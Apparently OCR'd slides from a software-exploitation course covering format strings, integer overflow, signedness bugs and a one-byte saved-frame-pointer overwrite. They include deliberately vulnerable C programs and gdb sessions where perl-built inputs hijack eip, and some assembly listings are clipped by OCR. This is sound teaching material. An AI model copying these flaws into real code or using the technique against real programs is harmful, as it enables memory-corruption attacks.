
- In conclusion, format strings can be leveraged to cause an arbitrary 4 byte memory overwrite, which you know can lead to execution of arbitrary code.
- This class of vulnerabilities effects not only printf (), but the whole class of printf functions: snprintf, vfprintf, vprintf, sprintf, etc…
- Format Strings are exceptionally powerful because they are much easier to exploit in hardened environments where traditional overflows will be stopped/mitigated.

R.I.P Format Strings

- We aren't going to the pain of exploiting our own example for a reason.
- Format Strings were all the rage in the early 21st century, but are rarely seen anymore these days.
- For one, Format Strings were much easier to locate than their overflow counterparts, causing them to be rapidly hunted to extinction.
- Second, recent patches to the printf() families code has made exploitation of these vulnerabilities dramatically harder, if not impossible.
- Still, if you see a format string vulnerability it could still be exploited depending on the architecture its running on, and should be dealt with accordingly.

http://phrack.org/issues.html?issue=67&id=9#article – A Eulogy For Format Strings


What’s wrong here?



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void func(char *user_input_buffer, unsigned int user_input_len);

int main(int argc, char **argv)
{
    unsigned int n = atoi(argv[1]);
    func(argv[1],n);
}

void func(char *user_input_buffer, unsigned int user_input_len)
{
    char *buf = (char *)malloc(user_input_len + 1);
    memcpy(buf,user_input_buffer,user_input_len);
    buf[user_input_len] = 0x00;
    free(buf);
}
```


- Allowing the user to directly specify the size of a buffer is often problematic.

Here's Why



```
root@slack12:~/class/other_vulns# cat hmm.c
void main()
{
        unsigned int a,b;
        a = 0xffffffff;
        b = a + 1;
        printf("a: %u, b: %u\n", a,b);
}

root@slack12:~/class/other_vulns# ./hmm
a: 4294967295, b: 0
root@slack12:~/class/other_vulns#
```


- Computer integers don't continue to infinity, they overflow to 0
- Integer overflows are often the root cause of vulnerabilities in "real" software.



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void func(char *user_input_buffer, unsigned int user_input_len);

int main(int argc, char **argv)
{
    unsigned int n = atoi(argv[1]);
    func(argv[1],n);
}

void func(char *user_input_buffer, unsigned int user_input_len)
{
    char *buf = (char *)malloc(user_input_len + 1);
    memcpy(buf,user_input_buffer,user_input_len);
    buf[user_input_len] = 0x00;
    free(buf);
}
```


- If the attacker makes user_input_len the maximum allowable size for an unsigned int, then buf will be allocated with 0 space, but the memcpy will still copy a lot of bytes, resulting in an overflow

Trickier



```c
#include <unistd.h>
#include <string.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    char buf[128];
    int user_len = atoi(argv[2]);
    int buf_size = sizeof(buf);

    if (user_len > buf_size)
    {
        printf("Attempted Overflow Detected\n");
        return;
    }

    memcpy(buf,argv[1],user_len);
}
```

- Hey, we are doing overflow detection, what’s the problem here?



```
void *memcpy(void *dest, const void *src, size_t n);
```

- Size_t is an unsigned data type. When signed values are promoted to unsigned values, unexpected things can happen.
- In our previous example, if user_len is -1, it will pass the overflow test since -1 < 128.
- However, when -1 is passed to memcpy it is implicitly converted to an unsigned value, resulting in a value of 4294967295!


Signed rules

- Signedness issues can be confusing but are important to understand if you are looking for software vulnerabilities.
- If you compare integers of different types, they are compared as the basic integer type, which is signed.
- However, if either integer is bigger than the basic signed integer type (unsigned integer for instance), then both are converted to be of the same larger type.

Signed Rules Examples

- integer < unsigned integer, is an unsigned comparison
- integer < 16, is a signed comparison.
- unsigned short < short, is a signed comparison.
- integer < sizeof(buffer), is an unsigned comparison.


So close!



```
#include <string.h>

int main(int argc, char **argv)
{
    char buf[128];
    strncat(buf,argv[1],sizeof(buf));
}
```

- Here we see an example off an off-by-one vulnerability.
- Libc is inconsistent with whether or not it will write a null byte past the end of a buffer.
- In this case, if argv[1] is 128 bytes long, strncat will fill up buf, and then write a null byte past the bounds of buf!

Big Whoop




```
root@slack12:~/class/other_vulns# ./offbyone `perl -e 'printf "A" x 128'`
Segmentation fault (core dumped)
```

- At first you may wonder why writing a single byte past a buffer matters. After all, it's not even getting close to overwriting the return address
- But as you can see, this single byte causes a program crash, which means exploitation may be possible. Getting nervous yet?

Let me break it down for ya


- It turns out that even overwriting just one byte past a buffer often leads to an exploitable scenario
- The basic idea is to corrupt the saved frame pointer on the stack (saved ebp) with the one byte overwrite.
- Corrupting the saved frame pointer allows the attacker to eventually corrupt the stack pointer.
- Once the attacker controls the stack pointer, he can cause the next return instruction to jump to his shellcode because the return instruction pops an instruction pointer off the stack (which we now control).
- Let’s look at an easier example to work through


Frame pointer overwrite




```c
#include <stdio.h>

void func(char *str)
{
    char buf[256];
    int i;

    for (i=0;i<=256;i++)
        buf[i] = str[i];

}

int main(int argc, char **argv)
{
    func(argv[1]);
}
```

- There is a one byte overflow in func().
- We will exploit this example as opposed to our previous one because it is easier. This is because the overflowed byte is arbitrary, instead of 0x00.
- However, the previous strncat example may still be vulnerable depending on the state of the stack.



```
0x08048236 <func+76>:   mov    ecx,DWORD PTR [ebp+8]
0x08048239 <func+79>:   mov    edx,DWORD PTR [ebp-0x104]
0x0804823f <func+85>:   add    ecx,edx
0x08048241 <func+87>:   movsx  edx,BYTE PTR [ecx]
0x08048244 <func+90>:   mov    BYTE PTR [eax],dl
0x08048246 <func+92>:   jmp    0x8048215 <func+43>
0x08048248 <func+94>:   leave
0x08048249 <func+95>:   ret
End of assembler dump.
```


```
 disas main
of assembler code for function main:
1824a <main+0>:    push   ebp
1824b <main+1>:    mov    ebp,esp
1824d <main+3>:    sub    esp,0x0
18253 <main+9>:    mov    eax,DWORD PTR [ebp+12]
18256 <main+12>:   add    eax,0x4
18259 <main+15>:   mov    ecx,DWORD PTR [eax]
1825b <main+17>:   push   ecx
1825c <main+18>:   call   0x80481ea <func>
18261 <main+23>:   add    esp,0x4
18264 <main+26>:   leave
18265 <main+27>:   ret
f assembler dump.
```


- At func+94 we have the equivalent of <mov esp, ebp; pop corrupted_ebp>
- At main+26 we have the equivalent of <mov esp, corrupted_ebp; pop ebp>
- At main+27 we have the equivalent of <pop eip>. Note the pop instruction is based off the now corrupted esp.



```
disas main
of assembler code for function main:
1824a <main+0>:     push   ebp
1824b <main+1>:     mov    ebp,esp
1824d <main+3>:     sub    esp,0x0
18253 <main+9>:     mov    eax,DWORD PTR [ebp+12]
18256 <main+12>:    add    eax,0x4
18259 <main+15>:    mov    ecx,DWORD PTR [eax]
1825b <main+17>:    push   ecx
1825c <main+18>:    call   0x80481ea <func>
18261 <main+23>:    add    esp,0x4
18264 <main+26>:    leave
18265 <main+27>:    ret
f assembler dump.
```




- If we can force the saved frame pointer (ebp) to point to attacker controlled territory, then main+26 will result in the stack pointer (esp) pointing at attacker controlled territory.
- Then, main+27 will result in an attacker controlled value being popped into eip. Game over.
- However, this all hinges on us being able to point the saved ebp at attacker controlled territory while only being able to manipulate its least significant byte!




```
(gdb) break *func+94
Breakpoint 1 at 0x8048248: file fp_overwrite.c, line 9.
(gdb) run `perl -e 'print "\x90"x257'`
Starting program: /root/class/other_vulns/fp_overwrite `perl -e 'print "\x90"x257'`

Breakpoint 1, 0x08048248 in func () at fp_overwrite.c:9
9                       buf[i] = str[i];
(gdb) x/2x $ebp
0xbffff49c:     0xbffff490      0x08048261
(gdb) _
```

- We can force the saved frame pointer to equal 0xbffff4XX. XX is our choice.



```
(gdb) x/64x $ebp-256
0xbffff39c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3ac:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3bc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3cc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3dc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3ec:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3fc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff40c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff41c:     0x90909090      0x90909090      0x90909090      0x90909090
```


- Booyah! We can force the saved frame pointer into attacker controlled territory. This means we can gain ultimately pop whatever value we want into eip when the main function exits!




```
(gdb) run `perl -e 'print "\x1c"x257'`
Starting program: /root/class/other_vulns/fp_overwrite `perl -e 'print "\x1c"x257'`

Program received signal SIGSEGV, Segmentation fault.
0x1c1c1c1c in ?? ()
(gdb) x $eip
0x1c1c1c1c:     Cannot access memory at address 0x1c1c1c1c
(gdb) _
```

- I have the powwwwerrrrrrr!
- We just redirected the execution of the program to an eip of our choice!
- Next we obviously want to use our poowwweerrrr over the eip to execute shellcode

Do you have the powwwweerrr?



```
 disas main
of assembler code for function main:
1824a <main+0>:     push   ebp
1824b <main+1>:     mov    ebp,esp
1824d <main+3>:     sub    esp,0x0
18253 <main+9>:     mov    eax,DWORD PTR [ebp+12]
18256 <main+12>:    add    eax,0x4
18259 <main+15>:    mov    ecx,DWORD PTR [eax]
1825b <main+17>:    push   ecx
1825c <main+18>:    call   0x80481ea <func>
